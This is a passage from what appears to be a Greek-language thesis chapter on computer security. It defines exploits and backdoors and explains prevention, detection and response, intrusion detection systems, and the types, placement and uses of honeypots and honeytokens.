επιθέσεις άρνησης υπηρεσίας (DoS), να αναμεταδίδουν άχρηστου περιεχομένου μηνύματα (spamming) και να ανοίγουν «πίσω πόρτες» (backdoors) στο μολυσμένο μηχάνημα. Συγκριτικά με τα worms τα bots είναι πιο «έξυπνα» και πολύπλευρα στις επιθέσεις τους, ενώ μπορούν και τροποποιούνται σε διάστημα κάποιων ωρών από τη στιγμή εμφάνισης νέου τρόπου εκμετάλλευσης (exploit) ενός κενού ασφαλείας (vulnerability). Σπανίως αποκαλύπτουν την παρουσία τους κάνοντας επιθέσεις σε έντονο ρυθμό, αντιθέτως μολύνουν δίκτυα με τρόπο που διαφεύγει της προσοχής του συστήματος.

Κάποιοι πρόσθετοι ορισμοί και διευκρινίσεις ακολουθούν παρακάτω:

- **Vulnerability**

  Πρόκειται για την αδυναμία ενός συστήματος που προκύπτει από την ύπαρξη ελαττώματος ή προβλήματος, η εκμετάλλευση της οποίας μπορεί να οδηγήσει στην παραβίαση του συστήματος. Τα vulnerabilities προκύπτουν από προγραμματιστικά

λάθη σε διάφορα λογισμικά, από λάθη που γίνονται στη ρύθμιση των συστημάτων, από ατέλειες σχεδιασμού λογισμικών ή από ανεπαρκή μέτρα ασφαλείας.

- **Exploit**

  Το exploit είναι ένα κομμάτι λογισμικού, μια εντολή ή μια μεθοδολογία που επιτίθεται σε κάποιο συγκεκριμένο κενό ασφαλείας. Από τη στιγμή που θα ανακαλυφθεί μια αδυναμία (vulnerability) ενός συστήματος δημιουργείται και το ανάλογο exploit που μπορεί να την εκμεταλλευτεί και το οποίο θα χρησιμοποιηθεί σε μια επίθεση.

- **Backdoor**

  Πολλοί τύποι κακόβουλου λογισμικού έχουν ως σκοπό να δώσουν τη δυνατότητα στον επιτιθέμενο να μπορεί μελλοντικά να μπαίνει στο σύστημα – θύμα χωρίς να γίνεται αντιληπτός, παρακάμπτοντας ουσιαστικά τους μηχανισμούς ταυτοποίησης. Αυτό γίνεται εγκαθιστώντας ένα backdoor, δηλαδή προγράμματα που χρησιμοποιούνται για απομακρυσμένη πρόσβαση στο σύστημα όπως telnet ή ssh.

Πρακτικές που μπορούν να χρησιμοποιηθούν στη μάχη εναντίον των viruses, worms, trojans και bots είναι αρχικά η διαφύλαξη πως το λειτουργικό σύστημα κάνει χρήση των τελευταίων χρονικά ενημερώσεων (updates). Αυτό σημαίνει καθημερινές προσθήκες πακέτων και ρυθμίσεων προτεινόμενες από το λειτουργικό σύστημα. Επιπλέον, η εγκατάσταση αντιϊκού λογισμικού (antivirus) στο σύστημα και επίσης συχνές ενημερώσεις του για τη διασφάλιση πως χρησιμοποιεί τις τελευταίες ρυθμίσεις για νέα viruses, worms, trojans και bots. Καλή πρακτική θα ήταν τα αντιϊκά προγράμματα να μπορούν να σαρώνουν (scan) ηλεκτρονικά μηνύματα και αρχεία που κατεβαίνουν από το διαδίκτυο. Αυτό θα αποτρέψει κακόβουλα λογισμικά (malware) να φτάσουν στον υπολογιστή. Τέλος, η εγκατάσταση τείχους προστασίας (firewall) είναι μια σωστή ενέργεια για προστασία

2.4 Τομείς Μέτρων Ασφάλειας

Στην ασφάλεια των υπολογιστών, ως μέτρο ορίζουμε την ενέργεια, συσκευή, διαδικασία ή τεχνική που χρησιμοποιείται για τον περιορισμό μιας απειλής, ενός κενού ασφαλείας ή μιας επίθεσης. Ο περιορισμός μπορεί να συνεπάγεται εξάλειψη, πρόληψη, ελαχιστοποίηση της ενδεχόμενης ζημιάς ή ακόμα και πληροφορίες σχετικά με την απειλή με σκοπό τις μελλοντικές βελτιώσεις στην ασφάλεια.

Τρεις γενικές ιδέες στον τομέα της ασφάλειας και στην τακτική αντιμετώπισης μιας απειλής είναι:

- **Πρόληψη (Prevention)**

  Ο στόχος της είναι να κρατήσει μακριά από μηχανήματα και ευαίσθητα δεδομένα τους επιτιθέμενους εφαρμόζοντας κατάλληλες πολιτικές ελέγχου και πρόσβασης. Γνωστά συστήματα πρόληψης είναι τα IPS (Intrusion Prevention Systems) όπως τα firewalls που προστατεύουν συστήματα μέσω του φιλτραρίσματος πακέτων.

- **Ανίχνευση (Detection)**

  Ο ρόλος της είναι να ανιχνεύει επιθέσεις που λαμβάνουν χώρα και να ενημερώνει όσο πιο έγκαιρα το υπό επίθεση σύστημα ή να αναφέρει χαρακτηριστικά της επίθεσης για ανάλυση και βελτίωση του συστήματος. Αυτό επιτυγχάνεται μέσω των Συστημάτων Ανίχνευσης Εισβολής (Intrusion Detection Systems - IDS).

- **Απόκριση (Response)**


  Αναφέρεται στον τρόπο αντιμετώπισης μιας επίθεσης. Δηλαδή, τι μέτρα πρέπει να παρθούν για την αντιμετώπιση είτε μιας σε εξέλιξη επίθεσης είτε μιας επίθεσης που έλαβε χώρα ώστε να μη ξανασυμβεί. Αναβάθμιση του συστήματος με διορθώσεις των κενών ασφαλείας, νέα λογισμικά (software) ή υλικά (hardware) είναι κάποια τέτοια μέτρα.

2.5 Συστήματα Ανίχνευσης Εισβολής

Τα Συστήματα Ανίχνευσης Εισβολής (Intrusion Detection systems-IDS) είναι λογισμικό (software) ή υλικό (hardware) που όπως αναφέρθηκε και πιο πάνω έχουν ως ρόλο να παρακολουθούν και να αναλύουν γεγονότα που συμβαίνουν τόσο στους ίδιους τους υπολογιστές όσο και σε δίκτυα υπολογιστών. Ανιχνεύουν κακόβουλες δραστηριότητες ή παραβιάσεις πολιτικών ασφαλείας και τις αναφέρουν σε κάποιο σταθμό διαχείρισης του δικτύου για περαιτέρω μελέτη. Τα IDS συναντώνται συνήθως σε δυο τύπους:

- **Δικτυακά IDS (Network Intrusion Detection Systems - NIDS)**

  Τοποθετούνται σε στρατηγικά σημεία εντός του δικτύου με σκοπό την παρακολούθηση της κίνησης από και προς συσκευές του δικτύου. Μια τέτοια διάταξη απεικονίζεται στην επόμενη εικόνα.



Εικόνα 2.4: Διάταξη NIDS

- **IDS Φιλοξενούντος Μηχανήματος (Host Intrusion Detections Systems - HIDS)**

  Τα συγκεκριμένα συστήματα παρακολουθούν την δραστηριότητα χρηστών και εφαρμογών στο φιλοξενούν μηχάνημα (host) για ίχνη εισβολής παρέχοντας πιο ακριβή πληροφορία.

Τα IDS μπορούν να κατηγοριοποιηθούν με βάση την τεχνική ανίχνευσης που χρησιμοποιούν σε:

- **Ανίχνευσης Υπογραφών (Signature-Based Detection)**

  Ως υπογραφή (signature) ορίζουμε ένα πρότυπο γνωστής απειλής. Στην περίπτωση αυτή το σύστημα παρακολουθεί την κίνηση στο δίκτυο και συγκρίνει τα πακέτα με μια βάση τέτοιων υπογραφών ώστε να αναγνωρίσει πιθανά περιστατικά απειλών. Αυτός ο τρόπος λειτουργίας μοιάζει με τα αντιϊκά λογισμικά (antivirus).

- **Ανίχνευσης Διαταραχών Στατιστικά (Statistical Anomaly-Based Detection)**

  Η τεχνική αυτή σχετίζεται με την σύγκριση της εξεταζόμενης δικτυακής κίνησης (network traffic) με μια στατιστικά αναμενόμενη κίνηση. Ως αναμενόμενη θεωρούμε την καθημερινή κίνηση με τις συνηθισμένες τιμές εύρους ζώνης (bandwidth), με τα συνηθισμένα πρωτόκολλα (protocols) και πόρτες (ports) που εμφανίζονται. Συνεπώς,

παρεκκλίσεις από αυτή την συνηθισμένη τιμή σημάνουν συναγερμό για πιθανή επίθεση.

- **Ανίχνευσης με Βάση Προδιαγραφές (Specification-Based Detection)**

  Οι προδιαγραφές σχετικά με τον τρόπο που πρέπει να εκτελείται ένα πρόγραμμα ή ένα σύστημα και η παραβίαση αυτών είναι που χαρακτηρίζουν την συγκεκριμένη τεχνική ανίχνευσης.

2.6 Πλεονεκτήματα και Μειονεκτήματα των IDS

Τα IDS όπως είναι λογικό παρουσιάζουν πλεονεκτήματα και μειονεκτήματα, τα οποία σχετίζονται και με την τεχνική ανίχνευσης που χρησιμοποιούν.

2.6.1 Πλεονεκτήματα

Για την τεχνική ανίχνευσης διαταραχών, πλεονεκτήματα αποτελούν η ανάλυση κίνησης, δραστηριοτήτων και συμπεριφορών για ανωμαλίες τη στιγμή που εξελίσσονται καθώς και η προοπτική ανίχνευσης άγνωστων μοτίβων επιθέσεων μέχρι τότε.

Η τεχνική ανίχνευσης υπογραφών δουλεύει εξαιρετικά ενάντια σε επιθέσεις που έχουν ήδη παρατηρηθεί και άρα είναι εγγεγραμμένες στη βάση δεδομένων.

Για την ανίχνευση με βάση προδιαγραφές, το κύριο πλεονέκτημα είναι η δυνατότητα εντοπισμού άγνωστων επιθέσεων παρατηρώντας τη παραβίαση κάποιων προδιαγραφών.

2.6.2 Μειονεκτήματα

Το μοντέλο των διαταραχών είναι επιρρεπές σε λανθασμένες προειδοποιήσεις (false positives) καθώς υπάρχει πάντα η πιθανότητα η εν εξελίξει κίνηση να αποκλίνει από την στατιστικά μέση κίνηση χωρίς να υπάρχει κάποιο κακόβουλο αίτιο. Οι εσφαλμένες μη προειδοποιήσεις (false negatives) αποτελούν ίδιου τύπου μειονέκτημα αλλά από την ανάποδη οπτική, αφού δεν ανιχνεύονται λόγω μη απόκλισης μεταξύ εν εξελίξει κίνησης και στατιστικά μέσης κίνησης. Επίσης, κατά την διάρκεια της δημιουργίας των στατιστικών μέσων όρων για τις συγκρίσεις που θα ακολουθήσουν το σύστημα μπορεί να είναι ευάλωτο σε επιθέσεις.

Για το μοντέλο των υπογραφών, η ανάγκη για συνεχής ενημέρωση των βάσεων δεδομένων με τις νέες υπογραφές που προκύπτουν κατά χρονικά διαστήματα αποτελεί μειονέκτημα. Ένα ακόμα τέτοιο είναι η συνεχής σύγκριση και προσπάθεια για ταίριασμα με μεγάλες συλλογές από υπογραφές επιθέσεων για ταυτοποίηση της απειλής. Τέλος, επιθέσεις με μικρές αποκλίσεις από τις υπάρχουσες υπογραφές μπορεί να οδηγήσουν σε αστοχία του συστήματος και άρα μη ανίχνευση αυτών.

Παρόμοια μειονεκτήματα εμφανίζει και το μοντέλο με βάση προδιαγραφές παρουσιάζοντας σχετικά χαμηλό ποσοστό ψευδών προειδοποιήσεων.

Τα μειονεκτήματα των IDS (κυρίως false positives και false negatives) προσπαθούν να αντιμετωπιστούν από την διεθνή επιστημονική κοινότητα χρησιμοποιώντας παράλληλα και την τεχνολογία των honeypots σε αυτήν την προσπάθεια.

2.7 Honeypots

Τα honeypots αποτελούν μια προσπάθεια πιο επιθετικής πολιτικής ενάντια στην καταπολέμηση κακόβουλων επιθέσεων. Μέχρι την ανάπτυξή τους η φύση της ασφάλειας πληροφοριακών συστημάτων ήταν εξ ολοκλήρου αμυντική. Λειτουργούν παθητικά συλλέγοντας δεδομένα και διαφέρουν από τα συστήματα ανίχνευσης εισβολής και το τείχος προστασίας (firewall) που συμμετέχουν ενεργά στον τομέα της ασφάλειας.

Ο όρος honeypot αναφέρεται στην παγίδα που στήνεται για να ανιχνεύσει, εκτρέψει ή με κάποιο τρόπο να αλληλεπιδράσει με μη εξουσιοδοτημένες προσπάθειες χρήσης πληροφοριακών συστημάτων. Δηλαδή, πρόκειται για έναν πόρο – δόλωμα που προσποιείται πως είναι πραγματικός στόχος προς εκμετάλλευση από κακόβουλους χρήστες προσδοκώντας να τους δελεάσει ώστε να επιτεθούν και να εκτεθούν. Κύριος σκοπός της λειτουργίας του είναι η παραπλάνηση του επιτιθέμενου και η απόκτηση πληροφοριών σχετικές με τον ίδιο, τον τρόπο επίθεσής του και τα εργαλεία που αυτός χρησιμοποίησε.

Έτσι μπορούμε να καταλήξουμε σε έναν εναλλακτικό ορισμό των honeypots, όπως αυτός διατυπώθηκε από τα μέλη της κοινότητας του honeypot:

« Ένα honeypot είναι ένας πόρος πληροφοριακού συστήματος του οποίου η αξία έγκειται στην μη εξουσιοδοτημένη ή αθέμιτη χρήση του ».


Όλα τα honeypot βασίζονται στην ιδέα πως κανείς δεν θα πρέπει να τα χρησιμοποιεί ή να αλληλεπιδρά με αυτά και συνεπώς οποιαδήποτε τέτοια ενέργεια κρίνεται εξ ορισμού παράνομη. Για παράδειγμα, ένα σύστημα honeypot χωρίς καμία αξία παραγωγής μπορεί να συσταθεί σε ένα εσωτερικό δίκτυο μιας οργάνωσης όπου κάνεις δεν έχει λόγο να το χρησιμοποιήσει. Θα μπορούσε να είναι κάποιος εξυπηρετητής όπως αρχείων (file server), αντιγράφων ασφαλείας (backup server), βάσεων δεδομένων (database server), ιστού (web server) ή ακόμα και ο υπολογιστής εργασίας ενός εργαζομένου. Άρα, μια χρήση ενός τέτοιου συστήματος θα είναι κακόβουλη.

2.7.1 Αρχιτεκτονική των Honeypots

Σημαντικό χαρακτηριστικό στη λειτουργία των honeypots είναι το ζήτημα της τοποθέτησής του μέσα στο δίκτυο. Οι στρατηγικές τοποθέτησης που ακολουθούνται είναι κυρίως οι επόμενες δύο:

- **Περιμετρική τοποθέτηση**


  Στη συγκεκριμένη στρατηγική το honeypot βρίσκεται περιμετρικά του δικτύου, δηλαδή εξωτερικά του τείχους προστασίας (firewall) προς το διαδίκτυο (internet). Συνήθως αυτή επιλέγεται για τα honeypots έρευνας ώστε να δεχτούν πολλές επιθέσεις με σκοπό την ανάλυση κακόβουλου λογισμικού, τα κίνητρα και τις τακτικές των επιτιθέμενων. Η επόμενη εικόνα απεικονίζει μια τέτοια στρατηγική.



Εικόνα 2.5: Περιμετρική τοποθέτηση ενός honeypot

- **Εσωτερική τοποθέτηση**

  Η τοποθέτηση αυτή τη φορά του honeypot γίνεται στο εσωτερικό του δικτύου, δηλαδή εσωτερικά του τείχους προστασίας. Συνήθως, τα honeypots παραγωγής είναι αυτά που κάνουν χρήση τη συγκεκριμένη αρχιτεκτονική. Κάτι λογικό αφού σκοπός σε τέτοιες περιπτώσεις είναι η ανίχνευση κάποιου εσωτερικού παραβιασμένου μηχανήματος και πιθανές απειλές εκ των έσω. Η αρχιτεκτονική αυτή απεικονίζεται στην επόμενη εικόνα.



Εικόνα 2.6: Εσωτερική τοποθέτηση ενός honeypot

2.8 Κατηγοριοποίηση των Honeypots

Η κατηγοριοποίηση των honeypots μπορεί να γίνει με κριτήριο είτε το επίπεδο αλληλεπίδρασης (level of interaction) με τους κακόβουλους χρήστες είτε τον τομέα που χρησιμοποιούνται (type of deployment) είτε το πώς έγινε η εγκατάστασή (type of installation) τους.

2.8.1 Κατηγοριοποίηση με κριτήριο το βαθμό αλληλεπίδρασης

Ο βαθμός αλληλεπίδρασης (interaction) των honeypots με τους κακόβουλους χρήστες, τα κατατάσσει στους τρεις επόμενους τύπους:

- **Honeypots Χαμηλής Αλληλεπίδρασης (Low-Interaction Honeypots)**

  Τα χαμηλής αλληλεπίδρασης honeypots δουλεύουν κυρίως με το να μιμούνται υπηρεσίες και συστήματα ελκυστικά για τους κακόβουλους χρήστες, οι οποίοι όμως περιορίζονται στο τι μπορούν να κάνουν με αυτά.

  Συνήθως, οι προσομοιωμένες υπηρεσίες επιτρέπουν μικρότερη λειτουργικότητα και την εκτέλεση κάποιων βασικών εντολών σε σχέση με τις αληθινές υπηρεσίες. Συνεπώς, το ρίσκο που εμπεριέχει η χρήση τους είναι πολύ μικρό αφού όπως προαναφέρθηκε οι δυνατότητες των επιτιθέμενων είναι περιορισμένες και ο ίδιος ο διαχειριστής του honeypot έχει τον απόλυτο έλεγχο μιας επίθεσης και πιθανής μόλυνσης. Ένα ακόμα θετικό χαρακτηριστικό αυτής της κατηγορίας των honeypots είναι η εύκολη εγκατάσταση, ανάπτυξη και συντήρησή τους από τον διαχειριστή λόγω των προκαθορισμένων τους ρυθμίσεων.

Από την άλλη πλευρά, οι υπηρεσίες, με την μειωμένη λειτουργικότητα που προσφέρουν, οδηγούν συχνά σε πρόωρο τερματισμό των επιθέσεων πριν ακόμα κακόβουλες ενέργειες λάβουν χώρα, ενώ τα honeypots εκτίθενται πολύ πιο εύκολα στον επιτιθέμενο. Επίσης, ο περιορισμός στην ποσότητα των δεδομένων που καταγράφονται και αργότερα αναλύονται αποτελεί μειονέκτημα, ενώ η λειτουργία είναι καλύτερη με ήδη γνωστούς τύπους απειλών και συμπεριφορών. Οι άγνωστες απειλές έχουν ως αποτέλεσμα την δύσκολη κατανόηση των προθέσεων των επιτιθέμενων και ίσως μια πιθανή μη σωστή αντίδραση των honeypots και μια ακόμα πιο περιορισμένη καταγραφή της κακόβουλης δραστηριότητας. Τέλος, μη γνωστά κενά ασφαλείας (0-day vulnerabilities) είναι δύσκολο να προσομοιωθούν από αυτά τα honeypots.


- **Honeypots Υψηλής Αλληλεπίδρασης (High-Interaction Honeypots)**

  Τα υψηλής αλληλεπίδρασης honeypots κάνουν χρήση πραγματικών πόρων και προσφέρουν πραγματικά λειτουργικά συστήματα και υπηρεσίες με για αλληλεπίδραση στους επιτιθέμενους. Σε αντίθεση με τα χαμηλής αλληλεπίδρασης, τα συγκεκριμένης κατηγορίας honeypots δεν χρησιμοποιούν προσομοίωση για να προσελκύσουν τους κακόβουλους χρήστες.

  Τα honeypots υψηλής αλληλεπίδρασης δεν ενδιαφέρονται απλώς για ανίχνευση επιθέσεων αλλά και πληροφορίες που αφορούν προγράμματα που πιθανόν ο επιτιθέμενος να χρησιμοποιήσει για την επίθεση, εντολές που δόθηκαν κατά την επικοινωνία με τον υπολογιστή και επικοινωνίες με άλλους επιτιθέμενους. Για το λόγο αυτό είναι επιθυμητή η πρόσβαση στα honeypots, ώστε με κατάλληλη ανάλυση να οδηγηθούμε στα κίνητρα των κακόβουλων χρηστών, το επίπεδο των ικανοτήτων τους και της οργάνωσής τους. Σημαντικό επίσης χαρακτηριστικό τους αποτελεί η δυνατότητα παρατήρησης άγνωστων και απροσδόκητων επιθετικών συμπεριφορών ή επιθέσεων σε άγνωστα κενά ασφαλείας μέχρι εκείνη τη στιγμή (0-day vulnerabilities).

  Όμως υπάρχει ένα τίμημα σε αυτές τις πολύ υψηλές δυνατότητες τους. Η χρήση τους είναι μεγάλο ρίσκο σε περίπτωση επιτυχούς διείσδυσης κάποιου κακόβουλου χρήστη και απώλειας ελέγχου του honeypot. Το γεγονός ότι παρέχεται στον επιτιθέμενο ένα honeypot – πραγματικό σύστημα για να αλληλεπιδράσει αποτελεί κίνδυνο να το χρησιμοποιήσει ως πλατφόρμα επίθεσης σε άλλα συστήματα, πράξη που γεννά και νομικά ζητήματα αν χρησιμοποιηθεί για παρανομίες. Επιπλέον, τα honeypots υψηλής αλληλεπίδρασης είναι περίπλοκα. Δεν απαιτείται απλώς μια απλή εγκατάσταση και είναι διαθέσιμα προς χρήση, αλλά πρέπει να δημιουργηθούν και να ρυθμιστούν καταλλήλως πραγματικά συστήματα, υπηρεσίες, εφαρμογές ελκυστικές για τον

επιτιθέμενο. Συνεπώς, το στήσιμο, η συντήρηση και η διαχείριση ενός τέτοιου honeypot συνοδεύεται από μεγάλη πολυπλοκότητα όπως συμβαίνει και με την προσπάθεια ελαχιστοποίησης του ρίσκου χρησιμοποίησης των honeypots για επιθέσεις. Τέλος, ο μεγάλος όγκος δεδομένων που καταγράφεται θα πρέπει να αναλυθεί για συμπεράσματα, μια διαδικασία αρκετά χρονοβόρα.



Εικόνα 2.7: Βαθμός αλληλεπίδρασης και honeypots

- **Υβριδικά Honeypots (Hybrid Honeypots)**

  Μια σχετικά καινούργια κατηγορία (αν μπορεί να χαρακτηριστεί έτσι) honeypots είναι αυτή των υβριδικών. Πρόκειται στην ουσία για honeypots που προκύπτουν από το συνδυασμό των χαμηλής αλληλεπίδρασης και υψηλής αλληλεπίδρασης honeypots, ώστε να εκμεταλλευτεί τα οφέλη των δύο αυτών κατηγοριών. Παράδειγμα τέτοιας τεχνολογίας είναι το honeybrid.

Παρακάτω ακολουθεί ένας συνοπτικός πίνακας με τα χαρακτηριστικά των χαμηλής αλληλεπίδρασης και υψηλής αλληλεπίδρασης honeypots. Δεν συμπεριλαμβάνουμε τα υβριδικά honeypots καθώς αποτελούν, όπως προαναφέρθηκε συνδυασμό των δύο άλλων κατηγοριών.

Χαμηλής Αλληλεπίδρασης Honeypots	Υψηλής Αλληλεπίδρασης Honeypots
Προσομοίωση λειτουργικών συστημάτων και υπηρεσιών σε πολύ βασικό επίπεδο	Πραγματικά λειτουργικά συστήματα, υπηρεσίες και εφαρμογές
Εύκολη εγκατάσταση, συντήρηση και διαχείριση	Πολύπλοκο στήσιμο και συντήρηση, χρονοβόρα διαχείριση
Μειωμένο ρίσκο λόγω των προσομοιωμένων συστημάτων	Αυξημένο ρίσκο λόγω των πραγματικών συστημάτων
Δυνατότητα καταγραφής περιορισμένου όγκου δεδομένων	Δυνατότητα καταγραφής μεγάλου όγκου δεδομένων όπως εργαλεία, επικοινωνίες, εντολές του επιτιθέμενου
Δυνατότητα ανίχνευσης περιορισμένων τύπων απειλών	Δυνατότητα ανίχνευσης περισσότερων τύπων απειλών, όπως άγνωστες συμπεριφορές

Πίνακας 2.1: Χαρακτηριστικά των honeypots

2.8.2 Κατηγοριοποίηση με κριτήριο τον τομέα που χρησιμοποιούνται

Μια άλλη κατηγοριοποίηση που μπορεί να γίνει είναι με βάση τον τομέα στον οποίο χρησιμοποιούνται (deployment) τα honeypots, η οποία οδηγεί στις επόμενες δύο κατηγορίες:

- **Honeypots Έρευνας (Research Honeypots)**

  Τα συγκεκριμένα honeypots χρησιμοποιούνται για την συλλογή πληροφορίας σχετικά με τα κίνητρα και τις τακτικές της κοινότητας των κακόβουλων χρηστών (blackhat community). Η έρευνα των επιθέσεων και η εύρεση κάποιου αποτελεσματικού τρόπου προστασίας από αυτούς τους κινδύνους αποτελεί τον βασικό στόχο της χρησιμοποίησής τους.

  Καταγράφουν συμπεριφορές και κινήσεις των επιτιθέμενων κατά την εξέλιξη της επίθεσης αλλά και αφού επιτευχθεί μια επιτυχής παραβίαση ενός συστήματος, όπως πιθανές επικοινωνίες με άλλους κακόβουλους χρήστες. Αποτελούν εξαιρετικά εργαλεία για την καταγραφή και ανάλυση αυτοματοποιημένων επιθέσεων, όπως των worms.

  Τα honeypots έρευνας είναι πολύπλοκα στην εγκατάσταση και συντήρηση, καταγράφουν μεγάλο όγκο δεδομένων, η ανάλυση των οποίων είναι χρονοβόρα, και χρησιμοποιούνται κατά κύριο λόγο από πανεπιστήμια, στρατιωτικούς ή κυβερνητικούς οργανισμούς καθώς και ερευνητικά κέντρα που τους ενδιαφέρει ο τομέας της ασφάλειας.

- **Honeypots Παραγωγής (Production Honeypots)**

  Η άλλη κατηγορία είναι αυτή των honeypots παραγωγής. Οργανισμοί τα χρησιμοποιούν κυρίως στο εσωτερικό δίκτυο παραγωγής (production network) τους μαζί με άλλα συστήματα παραγωγής με σκοπό τη βελτίωση της προστασίας και το μετριασμό του ρίσκου.

  Τα honeypots παραγωγής είναι εύκολα στην εγκατάσταση και συντήρηση, ενώ καταγράφουν περιορισμένο όγκο πληροφορίας σε σχέση με τα honeypots έρευνας. Οι λιγότερες πληροφορίες οδηγούν όμως σε γρηγορότερη ανάλυσή τους. Κυρίως έχουν εφαρμογή σε εταιρείες και σωματεία στους τομείς της πρόληψης, ανίχνευσης και απόκρισης.

  Τα honeypots παραγωγής δεν έχουν μεγάλη αξία στον τομέα της πρόληψης (prevention). Δεν πρόκειται να κρατήσουν τους επιτιθέμενους μακριά από τα συστήματα αντιθέτως σε περίπτωση που στηθούν (setup) λανθασμένα θα διευκολυνθεί η παραβίαση του δικτύου παραγωγής.

  Το ενδεχόμενο χρήσης των honeypots ως τέχνασμα για την απασχόληση των επιτιθέμενων και όχι με τα πραγματικά συστήματα παραγωγής δεν πρόκειται να έχει τα επιθυμητά αποτελέσματα. Πλέον όλο και περισσότερες επιθέσεις είναι αυτοματοποιημένες, που σημαίνει επίθεση σε οτιδήποτε είναι ευάλωτο. Πράγματι, λοιπόν, αυτές οι απειλές θα επιτεθούν σε ένα honeypot αλλά και σε όλα τα άλλα συστήματα του οργανισμού. Συνεπώς είναι προτιμότερο η χρήση διαθέσιμων πόρων σε καλύτερες πρακτικές από τα honeypots όσον αφορά την πρόληψη.

  Η ανίχνευση (detection) απειλών αποτελεί ένα τομέα όπου τα honeypots παραγωγής μπορούν να αποτελέσουν σημαντική μονάδα. Για πολλούς οργανισμούς η ανίχνευση κινδύνων είναι εξαιρετικά δύσκολη υπόθεση. Τα συστήματα ανίχνευσης εισβολής (IDS) είναι σχεδιασμένα για τον λόγο αυτό, όμως οι λανθασμένες προειδοποιήσεις (false positives) ή οι εσφαλμένες μη προειδοποιήσεις (false negatives) αποτελούν άλυτα προβλήματα. Τα honeypots αποτελούν τη λύση εξαλείφοντας τα παραπάνω προβλήματα, ανιχνεύοντας σε πολλές περιπτώσεις καινούργιες και άγνωστες απειλές. Γενικότερα, τα honeypots απλοποιούν την διαδικασία ανίχνευσης. Το γεγονός πως αυτά δεν αποτελούν ενεργό μέρος της παραγωγής καθιστά οποιαδήποτε κίνηση από και προς τα honeypots ύποπτη και πολύ πιθανόν κακόβουλη. Έτσι, οδηγούμαστε σε σωστή ανίχνευση απειλητικών συμπεριφορών. Τα honeypots σε καμία περίπτωση δεν αντικαθιστούν τα IDS αλλά τα βοηθούν να καλύψουν κάποιες ατέλειες.

  Τέλος, ο τομέας της απόκρισης (response) ενισχύεται σημαντικά από την χρησιμοποίηση των honeypots. Σε μια παραγωγή τα συστήματα που αποτελούν ενεργό κομμάτι της δεν μπορούν να βγουν εκτός υπηρεσίας (off-line) για

οποιαδήποτε ανάλυση σε περίπτωση επιτυχούς παραβίασης, όπως μπορεί να γίνει με τα honeypots. Για παράδειγμα, ένας οργανισμός έχει στην παραγωγή του τρεις εξυπηρετητές ιστού (web servers) που δέχονται επίθεση και εκτίθενται. Το προσωπικό απόκρισης περιστατικών λαμβάνει εντολές να διορθώσει συγκεκριμένες «τρύπες» (holes), με αποτέλεσμα να μην μπορούν να μάθουν την πλήρη κατάσταση του συστήματος, το μέγεθος της ζημιάς, αν πρόκειται για εσωτερική απειλή. Όλα αυτά λόγω της σημασίας να παραμείνουν εντός υπηρεσίας για την συνέχιση της παραγωγής. Όμως, αν ένα από αυτά τα συστήματα είναι honeypot δεν υπάρχει κάποιο πρόβλημα να απομακρυνθεί από το δίκτυο για μια πλήρη ανάλυση (forensic analysis). Έτσι, αυτή θα δώσει απαντήσεις στα παραπάνω ερωτήματα και θα αντιμετωπιστεί καταλλήλως το πρόβλημα και στα άλλα συστήματα αφού πλέον θα υπάρχει η γνώση του προβλήματος.

Ένα γενικό σχόλιο πάνω στις κατηγορίες των honeypots είναι πως τα χαμηλής αλληλεπίδρασης honeypots χρησιμοποιούνται κατά κύριο λόγο και ως honeypots παραγωγής και αντίστοιχα τα υψηλής αλληλεπίδρασης ως honeypots έρευνας. Για το λόγο αυτό μπορεί να παρατηρηθεί πως τα χαρακτηριστικά των αντίστοιχων κατηγοριών είναι παρεμφερή.

2.8.3 Κατηγοριοποίηση με κριτήριο το πώς έγινε η εγκατάστασή τους


Οι επόμενες δύο κατηγορίες προκύπτουν θεωρώντας ως κριτήριο τον τρόπο εγκατάστασης (installation) των honeypots:

- **Φυσικά Honeypots (Physical Honeypots)**

  Τα honeypots αυτής της κατηγορίας τρέχουν σε φυσικά μηχανήματα, το οποίο σημαίνει συχνά ότι πρόκειται για υψηλής αλληλεπίδρασης honeypots ώστε να επιτρέπεται η ολοκληρωτική παραβίαση από τον κακόβουλο χρήστη. Συνήθως, αυτά είναι ακριβά στην εγκατάσταση και τη συντήρηση, ενώ για εύρος IP διευθύνσεων (IP address spaces) δεν είναι καθόλου πρακτική η ανάπτυξη ενός φυσικού honeypot για κάθε IP διεύθυνση.

- **Εικονικά Honeypots (Virtual Honeypots)**

  Τα εικονικά honeypots όπως περιγράφεται και από το όνομά τους αναπτύσσονται πάνω σε εικονικά μηχανήματα (virtual machines) που έχουμε δημιουργήσει σε ένα φυσικό μηχάνημα (physical machine). Με την ιδέα αυτή μπορούμε να έχουμε πάρα πολλά honeypots σε ένα μόνο μηχάνημα. Είναι πιο φθηνά στο στήσιμό τους και ευκόλως προσβάσιμα από τον καθένα. Επίσης η συντήρησή τους είναι εύκολη. Κάποια εργαλεία που χρησιμοποιούνται συχνά για τα εικονικά μηχανήματα είναι το VMware και το User-Mode Linux(UML).



Εικόνα 2.8: Εικονικό honeypot

2.8.4 Honeytokens

Μια κατηγορία honeypots είναι αυτή των honeytokens. Όταν αναφερόμαστε σε κάποιο honeytoken δεν εννοούμε κάποιον υπολογιστικό πόρο, αλλά οποιουδήποτε είδους ψηφιακή οντότητα η οποία μπορεί να αποθηκευτεί ή να υποστεί επεξεργασία από ένα υπολογιστικό σύστημα. Μια τέτοια ψηφιακή οντότητα μπορεί να είναι κάποιο αρχείο κειμένου (text file), ένα ηλεκτρονικό μήνυμα (e-mail) ή μια καταγραφή βάσης δεδομένων (database record), η ανάκτηση των οποίων δεν είναι δυνατή υπό φυσιολογικές συνθήκες και δεν έχει κάποια αξία παραγωγής. Με άλλα λόγια, οποιαδήποτε πρόσβαση σε ένα honeytoken θα πρέπει να θεωρείται κακόβουλη, αφού ο επιτιθέμενος δεν έχει κάποιο λόγο να έρθει σε επαφή με αυτόν τον πόρο.

Η ιδέα πίσω από τα honeytokens δεν είναι καινούργια, ο όρος πρωτοεμφανίστηκε το 2003. Η χρήση τους είναι κυρίως για ανίχνευση κακόβουλης δραστηριότητας καθώς και για

πληροφορίες σχετικά με τον επιτιθέμενο και τα κίνητρά του. Όμως, μπορεί να χρησιμοποιηθεί και ως μηχανισμός αναγνώρισης και εντοπισμού μιας εσωτερικής απειλής. Οτιδήποτε εικονικό περιέχει δεδομένα μπορεί να χρησιμοποιηθεί ως honeytoken.

2.9 Πλεονεκτήματα και Μειονεκτήματα των Honeypots

